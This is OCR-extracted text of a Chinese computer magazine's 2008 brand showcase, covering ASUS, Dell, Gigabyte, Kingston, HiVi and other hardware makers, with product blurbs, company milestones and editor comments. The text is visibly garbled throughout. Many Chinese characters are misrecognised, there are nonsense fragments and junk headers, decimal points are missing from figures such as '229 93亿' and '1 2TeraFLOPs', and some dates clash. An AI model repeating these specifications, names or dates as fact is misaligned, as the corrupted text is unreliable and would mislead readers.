华硕电脑是全球领先的 3C解决方案提供商, 致力 于为个人和企业用户提供 最具创新价值的产品及应 用方案。2007年, 华硕跻 身《财富》500强,成为墨 年轻的世界500强企业之 -: 2008年华硕再次入限 世界500强, 前进64位名 列363。1998—2008年 连续11年被美国(商业周 刊》列为全球厂百强企业. 更被《亚洲华尔街日报》 坪为品质、服务No.1。华 硕电脑始终坚持科技、人 文、公益的周步发展,业已 成为年营业额超过229.93 亿美金的国际化信息产业 E.

### 华硕电脑大事记:

2008年

1月 华硕电脑连续两年入图 "CCTV年度雇主调查" 20强 4月 华硕为中国登山队奥运圣 火登峰任务设立珠峰大本會「服务区、世界海拔最高的"网 呕生。全球首创超便携电 脑易PC Windows版正式登陆市场

5月6月8日9时许,华硕助力国 家登山队护送奥运圣火登顶珠 穆朗玛峰成功,截至5月15日, 华硕集团为四川汶川地震灾区 捐款累计1700余万元

6月 华硕发布了最新的P45芯 片组系列主板。美国《商业周刊》全球IT100强企业榜单出 炉, 华硕电脑连续第11年入園 IT100强企业

7月 在美国《财富》杂志2008 年世界500强企业排行榜中, 华硕电脑以229 93亿美金年 营收额的规模,连续第二年进 入世界500强之列,营收同比 上一年度增长33个百分点,位 居第363位

11月 华硕在北京发布了全新 的易PC第四代产品——S101

# 华硕玩家国度Rampage II Extreme

这數华硕玩家国度 Rampage II Extreme主板在外观上具有异曲同 L之妙,而在整体气势上则更胜一筹。供电部分,华硕 Rampage II Extreme采用了完美的16相的供电方案,另外还为QPI和内存提供了3相独立供电。而且Extreme Engine供电技术可以使得主板供电的电源转换效率达到惊人的96%,既减少了电源的浪费又减少了热量的产生。量值得一提的是,华硕这款主板包括了2个PCI Express x1插槽,3条x16规格的PCI-E 20插槽,可以实现双x16的交火或者x16/x8/x8模式,并且会首次提供对nVIDIA的SLI的支持,在PCI-E插槽中间,华硕还见缝插针提供了一条PCI插槽,方便其他超频工具的连接。



# 华硕 EeePC S101超便携电脑



S101永美EeePC一贯的包新唯美理念,每创工艺美学设计新典范。其搭配102英超薄。ED背光LCD屏幕,全机最薄处仅18毫米,重量仅为1千克。S101还搭载华硕独家超级混合引擎(Super Hybrid Engine)节能技术,让使用者可以依不同需求来选择以高效模式或节能模式运作,再加上高分子聚合电池(Lithium Polymer Battery)的使用。证S101拥有长达5小时电池使用时间,是时尚、商旅人士的最佳选择。

# 华硕 EAH4870 DK/HTDI/512MD5显+

华硕EAH4870 DK/HTDI/512MD5里卡基于RV770核心,采用55nm工艺,浮点运算能力更是达到1 2TeraFLOPs,性能极为强悍。规格方面,该显卡核心频率为750MHz,显存则使用了3 6GHz 512MB的高品质DOR5显存,能明显提高大量数据处理速度。接口方面,该显卡采用了中高端显卡常用的DVI-I×2+S-Video,配合专用DVI转HDMI输出转接头即可方便地实现HDMI~线输出,完全满足高清与游戏玩家需求。



# 华硕 N80笔记本电脑

华碩N80號金版不仅被赋予了NVIDIA GeForce 9850M GT顶级显示芯片,并配以 IGB显存,再加上Intel Montevina迅驰2平台等 强大的性能优势,让疏金版N80笔记本电脑呈 现出一种来自高贵品质的低调奢华,面板黑色 的晶钴漆彩材质下细腻的暗格纹理,将金色华 硕Logo衬托得格外醒目。此外,华硕独家的省 电技术SHE及可8秒钟开机上线的"Express Gate" 展现出更加强大的功能优势,挥发出 更加精彩丰硕的商娱乐趣。



# MANAGE MVE

# 华硕 LS221H LCD显示器

华硕、S221H是全球首款皮革显示器,采用一次成型的顶级工艺,22 英寸宽屏设计,9H级高硬度钻切防护镜面,配备强大影像表现能力, 让办公桌面与计算机桌面同步时尚、尽露锋芒。LS221H还经过了多道 舒体工艺,使其成为全世界最轻薄的16.10黄金比例22英寸LCD之一。 同时,S221H底座内蕴含着"光感动(Light-in-Motion)"情境灯光 效果 随着五种Splendid 影像模式各自展露个性风采,增添独特之浪 漫使用氛围,让使用经验每一刻都精彩动人。



# 华硕 光雕王20B1LT环保型光驱

能带来"最优化"刻录以及省电、光酸等功能的华硕极速光 能工DRW-20B1LT,凭借着"E-Green Engine智能体限技术"、"Optima. Tuning Strategy刻录优化大师"、"AFFM II空气流场导正技术"等创新技术,成为用户眼中"功能强劲与环保"的代表。不仅如此,它还支持光雕、SATA接口、20速DVD-R/+R写入、12速DVD-RAM写入等主流功能;此外它还附遵实用的Nero8刻录软件,支持"一键复制"等功能。



#### 编辑点评:

华硕目前多项业务都处于接领域的前几名。像传统强项显卡、主板、笔记本电脑更是不在话下。而其开辟的新产品线——越便携电脑市场,华硕更是当仁不让的领军者。这些都与华硕极具创造性的开发和一贯坚持品质为先的理念密不可分。非华硕不妥的主板Fans、非EeePC不要的超便携电脑玩家、这些都是对华硕器好的注解。

### 昂达VX787

顶级全触模屏幕、高达1600万色 (分辨率480×272)4.3英寸16: 9高清宽屏、车载无线射频、TV-0UT电视输出、微软P ayFX音 放、APE/FLAC无损音乐格式、免 转换直播D1分辨率(800×480) RM/RMVB/AVI/F\_V等视频格式、



40多个小时超长续航以及包括FM收音、游戏等全面功能。

# 昂达VX777LE



昂达VX77/LE采用了国内最为普及 的26万色3.0英寸16;10真宽屏(分 辨率400×240),并且率先在宽屏 中融入了最新技术的數撲屏幕操 作,还融入了车载无线射频功能。



Sett

昂达电子(ONDA Technologies, Inc.)于1989年成立、它是中国境内最早建立全国IT渠道体系的公司、在主板、显卡及数码产品份额基本都在国内前三,是国内IT配件综合市场占有率最大的公司。目前也是INTEL、AMD及NVIDIA中国区最大的合伙伙伴。

### 2008年品牌大事件:

首款3.0英寸宽屏全触摸MP3机型— 昂达VX747上市。3.0英寸成为市场主

全球首款基于FLASH UI引擎触模操作 机型VX525上市, 开创了MP3个性时 化

-昂达VX787的上市让其成为首款实现 车载FM无线发射的机型。

# TARISTA



基于北京大学针对2005 年戴尔对中国经济贡献所 进行的研究和报告,戴尔 公司预估今年公司在中国 的直接和间接业务将为中 国创造超过500亿美元的 GDP, 提供近200万个工 作机会。

### 戴尔大事记:

1998年在中國厦门开设生产 及客户服务中心

1999年在上海成立行政访问中心

2000年"中国客户中心"在厦 门落成并全面投入使用 2001年在中国总产量达到100 万台

2002年戴尔中国设计中心 (CDC)落户上海 2003年名列《财富中国》

2003年名列《财富中国》 2002年中国最佳雇主评选第 八位

2004年戴尔全球第二家企业 服务指挥中心 (ECC) 落户厦

2005年在中国累计产量达到 1000万台

2006年成为第一家在国内面 向消费者推出免费电脑回收的 计算机厂商

2007年第四季度再夺X86服务 器第一位

2008年为四川抗震救灾捐出 人民币960万元、6吨衣物、在 灾区建立10家戴尔学习中心

# 戴尔Latitude E4300商用笔记本电脑

作为兼具轻薄与性能的一款全新高端商务机, Latitude E4300专为移动商务人士设计。整机最低重量约1.5千克,最薄处仅有21毫米。其采用优良的镁合金构造,面漆效果更持久,金属转轴更坚固,具有非凡的耐用性。Latitude还具备更多专有的移动创新功能,如Latitude ON、ControlPoint软件以及可在旅途中最大限度地提高工作效率的戴尔超薄车载电源适配器。戴尔·Latitude E4300笔记本采用13 3英寸宽屏,经过精确调校的键盘手感更舒适。

按键更耐用, 并具有可洗的背光功能。



# 戴尔Vostro1310笔记本电脑

數尔Vostro 1310采用13.3英寸宽屏液晶显示器,机身尺寸仅为317×242×24~37mm,起始重量约为2千克,携带起来非常容易。而且,其框架为铝镁合金加固、坚固耐用。非常适合商务人士便用比较有特色的是其键盘。其尺寸为全尺寸键盘、采用密封防水设计,敲击手感也颇为出色。同时,载尔在键盘的上方还设计了轻触式的多媒体按键。操控也变得极为容易。

Vostro 1310特别之处还在于起简单易用的维护功能,包括使用戴尔网络助手整合网络设置和故障诊断、自动维护工具、受过专门培训的技术人员提供个性化支持服务及使用可选的定制支持计划增强标准专业技术支持服务。无疑,任何企业或个人使用Vostro 1310时,都不会再有后顾之忧。



# 戴尔Studio 15笔记本电脑


數尔Studio 15笔记本电脑具有强劲的系统性能以及不错的性价比。其配备的ATI Radeon HD 3450显卡可通过15 4英寸屏幕播放最高1080P高凊视频。而高达2GB的内存、Intel Core 2 Duo T5800处理器也能为使用者提供良好的游戏体验。Studio 16的外形简约时尚,L型屏轴更显线条的流畅,而周边的丰富接口又能够充分满足消费者的使用需求。此外,高度自由的可选配置能让用户更容易找到适合自己的配置方案。

编辑点评:

數尔的产品向来以高度自由的可选配置、出众的性价比,及出色的产品品质著称。无论是商用机型或是家用机型,总能给消费者、企业用户提供最优化的解决方案。 數尔公司除了通过传统的网络直销外,还提供了传统的卖场购买服务。不仅如此,戴尔还在淘宝商城等新兴网络购买课道进行了尝试,让消费者的选择余地更多,同时获得优惠的几率也更大了。

# 多彩DLM-365

早在2003年多彩科技就推出过一款革命性的鼠标DLM 365,这 款鼠标彻底颠覆了传统鼠标的概念,其特殊的外形设计可以给予 于掌和手臂最完美的支撑,消除了使用普通鼠标造成的前臂扭曲 现象,特殊的外形设计不再束缚手臂的自然状态,使用自然轻松自 在。



# DELUX

11876:

深圳市多彩实业有限公司是多彩香港集团公司下的一家高科技企业。多彩香港集团公司下的一家高科技企业。多彩科技创建于1993年,主要从事数码MP4/MP3、摄像头、机箱、电源、键盘、鼠标、音箱、CPU冷却风向等数码及电脑零部件的民营电脑外围内最大的民营电脑外围设备生产企业。


## 多彩DLM-368

在一代的基础上重新设计了专利外观,采用了最新安捷 伦光学传感器,精确追踪鼠标的每一点移动;分辨率高达 800CPI,扫描取样速率高达每秒2300帧,确保鼠标在使用中 定位准确。



## 多彩DLM-510

DLM-510是多彩最新推出的第三代垂直系列鼠标,在第二代垂直鼠标的基础 上进行了改进,使得鼠标的人体工程学技术更近完美。果用顶级的游戏激光 引擎,每秒7080帧的图片采样率,最高分辨率可达2000DPI,20G的高速加速和6、4.你然必然流流波波地里



#### 编辑点评:

多彩科技在外设领域具有很强的创新能力, 垂直髁标已经历经三代, 成为鼠标物域的新概念。

# 金河田SOHO7617/SOHO7615机箱



SOHO7617/SOHO7615机箱产品,带有可选配的负离子 发生器以及负高子音箱。

# 金河田3G系列G5音箱



编辑点评:

金河田外设产品一贯以来以高品质的产品和贴近用户的价格受到广大用户的欢迎,2008年 对于金河田来说是关键的一年,我们看到金河田推出了多款引领外设新趋势的概念产品,从环保偏康型 机箱到"3G"多媒体音箱,必将成为未来市场追捧的热点。 

### 2008年品牌大事记:

业内首次提出环保健康机箱概念: 打造出一系列健康机箱产品,配合促销活动,网站专题等活动形式,在业界引起强烈反响。

开创和推广多媒体音箱 "3G"时代: 3G(Good-Natural, Good fitted, Good-Green) 自然音质, 家居融合, 绿色环保。

# 域形体值的出程 IVIVB

# Huntkey 航嘉

航票成立于1995年,是从事电源供应器和电源系统开发、设计、制造及销售一体化的专业电源服务商,是国际电源制造商协会(PSMA)会员;中国电源行业协会(CPSS)副会长单位。航票总部设在深圳,拥有目前中国内地最大的PC电源生产基地,主要客户有戴尔、联想、方正、华为、中兴等国内外著名企业。航嘉先后成立了香港分公司、欧洲分公司、美国分公司和日本分公司,航嘉正在逐步发展成以深圳为总部的国际化集团公司。

### 2008年品牌大事记:

2008年4月,第二届"航嘉杯" 机箱流行趋势发布会大赛召开, 在业界获得良好声誉 10月8日多核X2上市,这是航富 首款由消费者自己设计的电源 11月15日航富多核R85电源携手 英特尔Core 17同步发布

# 航嘉多核X2电源

航癟公司在主流游戏玩家中广泛征集了设计方案,设计出可 拆卸的方形8PIN插口,完全兼容市面上所有的主板。另外, 12CM彩色双滚珠风扇超静音温控设计,四彩灯(红蓝黄绿) 彩色风扇,黑色枯丝镀银处理,礼盒包装、彩色礼带等都是按 照玩家个性化要求而设计,可谓主流游戏平台的绝配之选



# 航嘉魅影H920

是維航縣首款HTPC黑晶H900机箱上市之后的又一數HTPC机箱。兼容ITX、DTX主板,支持low-profile刀版显卡,配备了专用内置电源。魅影H920外观时尚,箱体可以卧置,用于客厅,连接AV及大屏幕液晶电视机或投影机,可以组建数字家庭影院{简称HTPC},也可以立置用于书房。



## 「APOO 雷柏

雷柏(RAPOO)是在德语中 "福波斯"神的谐音,象征 着光明和无穷无尽的能量。 2007年,雷柏(RAPOO) 正式登陆中国,成立雷柏电 子(深圳)有限公司,同时注 册中国汉字品牌—"雷柏"。 "时尚、自我"是雷柏外设 始终追求的品质。

# 雷柏超新灣8800至轻薄激光无线键盘鼠标套装

雷柏超新薄8800套装整体风格简约大方。雷柏8800键盘采用了 "无边"设计,键键边缘距离边框仅有几毫米,给人以极简的感觉。鼠标侧面呈楔形,灰白两色在精致的做了下相碍结影。表面平

直的独特设计让人瞠目,可调节的800/1600CPI分辨率,具有4段 省电设计,2颗AAA电池提供长达6个月的使用时间。



# 雷柏Nano3000 2.4G无线光学鼠标

在设计上突出使用的舒适性和便携性。 關标本身 设计小巧, 很方便放入电脑包中, 鼠标底部有接收 器收纳仓。 (



编辑点评:

雷柏2.4G无线键盘鼠标无论是在设计上还是做工上都可以与罗技、微软等品牌的产品相媲美。而其坐落在国内全球最大的无线键鼠生产基地,更是为产品在国内市场的推广创造了便利条件。

# 三诺N-50G(新版)


N 50G作为一款高端20电子分频音箱, 声音充分体现了电子分類的优点。快速 有力的低频、高于密度感的中频和清晰 缩腻的高频,并保持良好还原性和平衡 感。其脱箱感和结像力自然是同档次产品的超整,与目前市场上2000元以上档 次的产品相比,也不在话下。N-50G无 疑是干元级20对箱的首领!





# 三诺iFI-331典藏版

三诺FI-331典藏版具备科技 感强的外观、丰富实用的功能 快捷的音频转换、便捷的 最控器等人性化设计,以及 采用"同源辐射"技术部的 全新听音享受,在合理的价位上给用户带来一种新的理 意是兼顾实用功能、便捷操 也,外观、音质的消费者最佳的选择



# MOST VALUABLE BEAND

The state of the s

# ENODE TE

3NOD三诺音响成立于1996年,公司产品以多媒体音响、数码迷你音响、平面艺术音响、家庭影院音响及耳机产品为主,在深圳、美国均合作设立有电声研究实验室,多项专利技术产品获得了"重点国家级火炬计划项目"、

"深圳市技术创新计划项目"。 2006年三诺音响被中国电子商会评为中国电子企业300强第169位,成为唯一入选的音响品牌。

### 2008年品牌大事记:

2008年8月,三诺集团上市一周年及成立十二周年庆典活动。 2008年9月至12月,三诺举办首届庫机大赛,将摩机概念首次引入多多媒体音箱领域。 2008年10月至12月,"三诺杯"第六届工业设计大赛。

# 现代荣御HY-2008(韩国版)

现代菜砌HY-2008(韩国版)是现代菜砌HY-2008(韩国版)是现代音箱的转型之作。它的设计结合了当前时代主题下众多时尚元素, 诠释了现代音箱设计师对现代时尚的进解。主箱正面红黑两色的运用完美勾勒出"冠军奖杯"的设计主题 简约抽象, 让人对冠军充满想象。两个卫星红的造型更酷似奖杯, 加上中间红色彩条作装饰, 更是很好地诠释了现代对于荣誉的激情





编辑点评:

多媒体育箱已经不仅仅是电脑外设,更成为一种家电,越来越成为人们生活中的一部分。现代着箱在设计上大胆的风格,展开了捍卫时尚"荣御"的征途。

### HYUNDAI

韩国现代影音(中国)推广总部——深圳市创见现代电器有限公司成立于2005年,数力于韩国现代品牌的多解体音响系列产品研发、制造及推广,目前拥有近千名员工,产品涉及多媒体音响、耳机、键盘、骶标、DVD影院等领域。卓越的产品质层使现代音响在短短几年跃层国内多媒体音箱行业前列。

### 2008年品牌大事记:

2008年1月16日,韩国现代 2008年2月21日,韩国现代集 2008年2月21日,韩国现代集 团携手中国创见实业股份有限公司共创现代音响事业,暨中国惠 州全球生产基地奠基举行。 2008年4月28日,线控设计评 选活动启动。 2008年5月31日,现代音响"荣 御"系列新品首发全国赈灾大型

2008年6月21日,现代音响"荣 御"系列全国巡回展抵达杭州。

义卖活动。



### Great Wall

城

# L228显示

长城、228显示器成为最早 通过GB21520 2008(计 算机显示器能效限定值及 能效等级》标准的产品



中国长城计算机深圳股份有限公司显示器事业部 是直属于中国电子信息产业集团的核心业务部门之 。长城电脑显示器除了满足长城PC的配套使用 外,在欧盟市场也占有一定比例,是美国排名前3的 电脑系统集成商的主力供应商, 并长期与多家韩国 公司有着密切的联系。此外,长城已经成功挺进东 南亚、中东、南美与非洲市场。

### 2008品牌大事记:

2月,长城显示器宣布携手亚洲超人气团体"爱乐团",由"爱 乐团"出任2008年度长城显示器公益大使。

6月。"绿色中国·长城显示器在行动",长城显示器自主研 发的动态脉宽技术掀起了行业内绿色环保风暴,该项技术 被工信部作为第一批技术向社会推荐。

6月至8月,长城显示器携网易《天下貳》在全国开展了"网 游天下 何鼎长城"的主题活动



"崖枝"是2008年年初由知名键就厂商深圳市鑫 巨源电子技术有限公司在维"鑫巨源"品牌之后籍 心打造的另一键鼠品牌。目前,公司主要的产品涉 及电脑外设产品、鼠标、键盘、多媒体音箱、无线鼠 标、无线键盘、2.4G无线套装、蓝牙鼠标、激光鼠 标等。

### 2008品牌大事记:

2008年9月20日,"魔技"联合《电脑要好者》杂志社共同举办 了首届魔技双雄产品体验会。与读者、用户一同体验魔技给我



魔技M970游戏套装,具有多种游戏专用设计,独树一帜。套装鼠标具有500万 次以上的超长寿命,采用人体工学设计,外观独特,手感舒适。





们带来的全新游戏、娱乐体验。

编辑点评:

作为一个新生的雙眼品牌,廣技从产品开发、市场宣传、功能定位等方面就与用户紧密结合,以互动的良好姿态,为我们展现出一 个成熟品牌才具有开拓能力,期待魔技在未来推出更加符合用户需求的产品。

## A DIEBERTON L

天敏是专业从事计算机影音视频产品研 究、开发、生产、应用和销售的高科技企 业。 产品涉及摄像头、电视卡、电视盒、 数码相框、RMVB播放器、监控卡等音视 频产品的研发与销售。研发、创新是天融 生存与发展的核心动力。公司在坚持自主 开发的基础上进行开放合作。具备方案开 发、PCB设计、驱动软件开发、应用软件 开发、OEM软硬件定制等综合能力。凭借 雄厚的技术力量和严格的品质管理, 天敏 成为国内十多家品牌电脑的认证供货商。 为品牌电脑客户和OEM客户定制开发、 生产各种视频及数码类产品。

天敏遥控精灵无驱版摄像头,可以巡控操 作软件启动、关闭、拍照、录像等功能,采用 可分拆一段式设计, 高矮自由调配, 最新外 带遥控加内置麦克风, 方便实用。





天敏炫影硬盘版 (DMP220) 多媒体播 放器,不但能让电视机、LCD直播PM. RMVB等格式的网络电影外, 还提供 个SATA硬盘接口,为用户带来多种 硬盘容量设备的选择。

### 自辑点详:

天敬作为电脑音视频领域的领军厂商,每年都会给我们带来欣喜。现在,音视频产品已经向家电化方向发 巖,适时推出适合家庭的高清播放产品,更加满足用户的需要。

Microlab深圳麦博电器成立于1998年,创业之初是个只有五人的实验室。英文"micro"为 微电子及计算机科学之意,它代表了麦博的行业特征;"lab"是"实验室"之意,象征麦博的领先技术特征。"microlab"的整体含义是:专业打造计算机科学的"微电子实验室",是科技和创新的象征。中文麦博是英文"microlab"的简单音译,"麦博",寓意为一个充满了金色的事业、一个领大精深的事业)

microlab'奏博

### 2008年品牌大事记:

◆大力推广笔记本音箱,率先推广和培育了笔记本音箱市场

随着笔记本电脑的热销,在2007年笔记本销量开始首次超过了台式机的前提下,麦博已经预计到笔记本 音箱将会成为新的音箱产品方向,因此在今年初开始了主力推广笔记本音箱MD123、126、129。麦博对 于笔记本音箱前期的市场引导和孕育功不可没。

● "ipod绝配" 一体化音乐中心MD331、MD332音箱上市

产品的研发方向必须以前瞻性的眼光,把握好市场的流行趋势。麦博在今年大力推广的笔记本音箱精灵系列MD123、MD126、MD129和专为Ipod搭配的音籍 体化音乐中心MD331,大家可以看到这些产品在外现设计上更加时尚化,在功能应用上更加强大、操控性也非常便捷。这都是考虑了现代人们的家居环境以及新的应用需求。

MD331

■主推产品M200 + 周年纪念版, M200纪念版作为麦博征战10年的经典型号, M200纪念版迸发暮时尚和现代的气息, 作为瓷博10周年的经典回顾。相信能带给广大支持麦博音箱的消费者更超值的听觉享受。

# 麦博M200—十周年纪念版

M200十周年纪念版、作为麦膊最早的一款 产品、一直以性价比高而销量名列前茅。从 1998年到2008年、10年时间M-200全球 累计销量突破一千万套、成为音箱行业一 个不朽的神话。



# 麦博M200十年回顾

从1988年首款M-200的问世,到今天M-200这一型号已经 经历了四代。

1998年的M-200~炮走紅,21声道音箱M-200在満目皆是20产品的多媒体音箱市场上投下了一颗重磅炸弹,其独特的"低音炮"设计,成为以后多媒体音箱的标准配置。


2005年,时隔8年后麥博雅出了M-200的第二代更新产品, 延续了一贯的精简风格,整体以暗黑为主色调,融入了更多的 IT行业PC元素。

2007年推出的M-200第<sup>一</sup>代产品主要的改变是在外观上的变化,造型更加时尚化。

2008年,M200十周年纪念版全新改版,根据表博10年来对音箱的认识,进行了全新的改变。外观更加时尚,更符合现代人们的审美观,同时数码声源的增加更能满足人们听觉的需求。技术上采用了丹麦扬声器设计大师Peter Larsen再度出手的V5喇叭。并首次引入多功能线控器,其机、MP3等音源的输入使操作更加人性化。



麦排M200-98版



编辑点评:

麦博自从创立以来就专注为对音质有着高要求的用户所打造音频产品,执着追求优良的声音品质。麦博的理念是"听觉的艺术",即用艺术的服光生产视听产品,让美学成为产品的生命,为用户打造有质量的生活。

# 

### GIGABYTE

1986年, 一群滿怀彈規构伍 的年轻工程师, 胼手胝足在 实验室中成立了技嘉科技。 凭借着对科技产业精准的 眼光与敏锐的洞察力, 技事 科技得以在主板领域快速電 起,成功在业界竖立了无以 撼动的地位; 如今、技騙科技 透过集团式经营,将产品线 拓展至绘图加速卡、笔记本 电脑、桌上型电脑、电脑周 边产品、数码家电产品、网络 通讯产品、服务器以及手机 等领域,为满足消费者的需 求, 打造全方位的数位生活 而努力不懈。

### 品牌大事记

1986年"按關实业有限公司"创立,从事电脑主板制造及销售业务。

1993年主板月产量达8万片。成为台湾地区主板业前十五大厂之

1989年发表首创 Dual BIOS 专利技术,为主板的一項新革命。
2000年与Linux厂商网虎国际集团宣布缔结策略联盟,共同发布Linux服务器网络解决方案。
2003年成立无线通讯产品研发团队,进驻南科团区。
2005年全球率先推出

64Mbps、PCI接口无线路由 器—— AirCruiser G台式电脑路 由器 (AirCruiser G Desktop Router)。

2006年集嘉通讯推出首部内置 Windows Mobile 5 0 兼备电视 功能的 PDA 手机 GIGABYTE g-Smart

2007年超耐久二代系列主板出现, 低溫、省电、超耐久的概念首度在亚界亮相。

2008年 正式发布超耐久3代 产品,加入72盎司纯铜内层的设 计,推出真 醋冷系列主板、将主 极品质提升到一个新的高度。

# EX58-Extreme

技嘉EX58-Extreme采用了X58+ICH10R芯片 组的搭配。该主板采用全尺寸ATX大板,并 采用了极其豪华的纯铜热管散热系统,高耸 的散热排和预留的水冷接口正是玩家旗舰的 标志之一。技嘉在上一代散热系统的基础上又进 行了改进,调整了散热排的形状和分布,以免影响大型 CPJ散热器。此款主板配备技器独有的动态节能技术,基于 VRD111供电标准的DES加强版能够根据CPU负载调节供电相 数。CPU频率、CPU电压以提供使生的电源效率,减少能源损耗,而

这一切都是由软硬件联合自动完成。供电设计方面,该主板采用了技嘉项级的虚拟12相供电设计。技票 EX58-Extreme主板还采用了技器最新出炉的超耐久3代技术,采用2盎司的纯铜设计。

### EP45-UD3R

技廉EP45~UD3R是一款采用P45+ICH10R芯片组搭配的产品、采用了有着技易代表色的全新热管散热系统。该主板采用了VRD111供电设计,完美支持最新的E0步进处理器,可以支持FSB1600的酷客2处理器,再配上技癌独有的动态节能技术,减少能源损耗,提供最佳的电源效率,完美实现超频也省电。供电设计方面,该主板采用了6相供电设计,同样配备了采用2盎司的纯铜设计。采用超耐久3代的PCB可以承受比以往更高额的电流量,额外的电能损耗和发热也会降低,这使得产品寿命、主板温度、稳定性以及超

## MA790GP-DS4H

MA790GP-DS4H采用了ATX大板设计、采用了领先业界的 优异高传导铝质固态电容、借由此高品质零件的高导电性 与极佳的抗热性、消费者可享受更耐久稳定的系统。技票 MA790GP-DS4H主板采用的芯片组是790GX+SB750、支持全系列AM2+和AM2处理器,支持DDR2 800内存,并且主板上集成了128MB 1333MHz DDR3

1333MH2 DDR3 显存并配有2个 PCI-E 2.0显卡接 口,可以支持HD3470 和HD3300组成Hybrid CrossFireX,也可以支持 两块同核心独立显卡组合 CrossFireX模式。

频能力都有改善



编辑点评:

技黨科技已经由人们印象中的传统一线主极太厂渐渐渗透进显卡、整机、笔记本、MtD甚至手机中,不过虽然举 蓄统一品牌大旗的技赢多方向发展,但是重点还是放在了主板行业,超耐久、动态节能等等新技术开发,也让其在主板行业始 终跑在第一集团的前列。

事实上无论MID或者手机这些数码产品,技嘉的品质还是相当不错的。希望接下来的日子,技真应该重视下自家的其他产品 线,毕竟好糟也怕巷子滚······

### **М200МКШ**

惠威M200MKIII豪华原木版是惠威在多媒体HFI领域探索十年來的结晶,一款 顺峰之作。
M200MKI豪华原木版依日采用主制箱设计,以经典M200外观为原型并全面提升,其采用了全新的箱体结构和声学设计,箱体两边采用了昂贵的原木侧板,更显尊贵。此外M200MKII使用了惠该最新的内扩散弧形倒相专利结构设计,将倒相管噪音降至极低;副辅的等容积设计也让两只箱体的声学特性一致,保

M200MK II原木豪华版应用了更为专业的电子分频设计,储备功率高达160W,单声道RMS功率60W。此外惠

M200MK 原木豪华版设计了全新 代扬声器, 让整体音质和动态控制力提升至全新境界



殿 为

### DIOIOMKI

证立体声播放的精准定位。

作为一款20音箱来说。它八巧时尚,不需要很大的空间即可安置,迎合了不少。空间用户的使用需求 前面板备有网罩结构,能够有效防尘,拆除网罩后的面板采用钢琴烤漆工艺,看着美观大方

它的4英寸的长冲程低音单元采用高強度阻尼材料的PP振腾,低频表现虽然没有那么充沛,但也达到了浑厚的效果。而高音单元,它采用的是20mm天然纤维软球振膜单元。除此之外,01010Mk。使用了电子分频技术,在内部电路上也进行一些有益于频段表现的设计,也使它有了更优秀的表现

在主箱体侧面设有音量旋钮 高,低增益旋钮 内液式设计不会影响其美观性 这数小马时尚的4寸20音 箱非常适合小空间用户的使用。对于那些争引小而又追求高质的用户来说是个不错的选择





编辑点评:

HIV 惠威作为中国音响界的旗舰品牌,在以高端形象进军多媒体音箱市场后,在提供卓越音质的同时也向着平民化、大众化靠近。D1010MKII的推出吹响了书架式音箱进军中端市场、向X1式多媒体音箱宣战的号角。在一边进军平民化市场的同时,另一边惠威在今年也有着大动作,3月珠海占地120余亩的惠威工业园正式破士动工,在工业园建成后,惠威将把目前已经拥有的位于番禺和中山的两个现代化生产基地进行优化和整合。从这里可以看出HIVI惠威力图通过优化、整合使自己的品质和成本更有竞争力,以夺取国内、国际更大的市场份额···

### / HiVi惠威

### 品牌大事记:

1991年惠威在中国珠海成立。成为中国第一家专业制造HI-end扬 声器的音响厂家。

1995年成为美国扬声器制造协会 会员企业(ALMA)。

1996年成为美国消费电子产品协会会员企业(CEA)。

1997年收购美国著名高级音响制 造商Swans公司。

1997年发明了享誉世界的等磁场 带式扬声器,奠定了HIVI在国际 电声界的科技领先地位。 2003年超级旅舰Swans 2 2 带式扬声器荣获 "Best of CES2003 HIGH-End Audio Finalists" 大奖,中国音响界在 国际上首次获得的景高荣誉。 2004年建造了亚洲最大的专业 级电声测量消声室。进一步巩固

2005年再次荣获 "Best of CES Ultimate Audio Finalist" 最佳 CES高级音响冠军组大奖,成为 史上唯一两次勇夺该项大奖的国际音响企业。

THIV 在电声研发领域的领先地





金士顿科技——全球内存领导厂商,成立于1987年。从开始的单一产品的生产者,金士 题发展到现在拥有2000多种储存产品,支持计算机、服务器和打印机到MP3播放器、数 码相机和手机等几乎所有的使用储存产品的设备。2007年,公司的年营收突破了45亿美 金。忠诚、弹性和正直的原则成为典范性的企业文化。金士顿相信投资于人是企业的根 本。每位员工都是企业成功的重要因素。

### 品牌大事记:

1989年 金士頓科技以100%测试和品质保证而区别于其他的竞争对手,并在业界和储存市场上拥有领导地位。

1990年 开始投产于它的第一条非内存产品线, 处理器升级。

1994年 引进DateTraveler 和DataPak 移动式产品。

1996年 与东芝合作,为东芝的PC进行内存升级。首次由PC OEM厂商和内存制造商进行合作。

1998年 质量管理系统经评估和登记符合ISO 9001/ANSI/ASQC Q9001 质量标准依据 SGS 国际证明服务要求。

2000年以1999年15亿美金的赞收,在《福布斯》杂志"全美500强企业"中名列第141位。

2001年 被Industry Week评选为 "全球五大生产制造公司"

2002年 推出了最新的高性能HyperX 内存模组产品线。发表享有专利的内存模组CSP高架包装科技(EPOC)。 2004年 AMD授予金土顿"杰出合作伙伴",以来彰金士模对AMD Athlon 64 和 Opteron上市的贡献。

2005年 金士顿在中国上海成立全球最大的内存模组生产工厂。

2006年 金士顿发布突破16GB瓶颈的Fully-Buffered Dimms (FB-DIMM) 内存。

2008年 金士顿宣布2007年营收嘉达45亿美金。再创金士辅历史提高营收纪录。

# 项HyperX DDR3 16000三通道套装超 KHX16000D3K3/3GX

HyperX品牌诞生于2003年初,当时正是DDR400内存大 行其道之时。HyperX凭借强劲的性能以及酷炫的外观。 迅速让 "玩家内存" 的概念深入人心, 随后HyperX又推 出了面向游戏玩家的HyperX UL版本,超低的延时让玩 家体验到了游戏真正的快感。

步入DDR2时代后,HyperX充分发挥了DDR2高主额的特 点,当主流内存还在667MHz的时候就将产品的主频推到 了1GHz以上,其中最强悍的当属DDR2 HyperX 9200、 频率高达1150MHz, 且延时依然保持在5-5-5-15的高 水准,性能全面超越标准频率的DDR3内存。HyperX立 足超频发烧友及游戏玩家的定位尽量无渍。

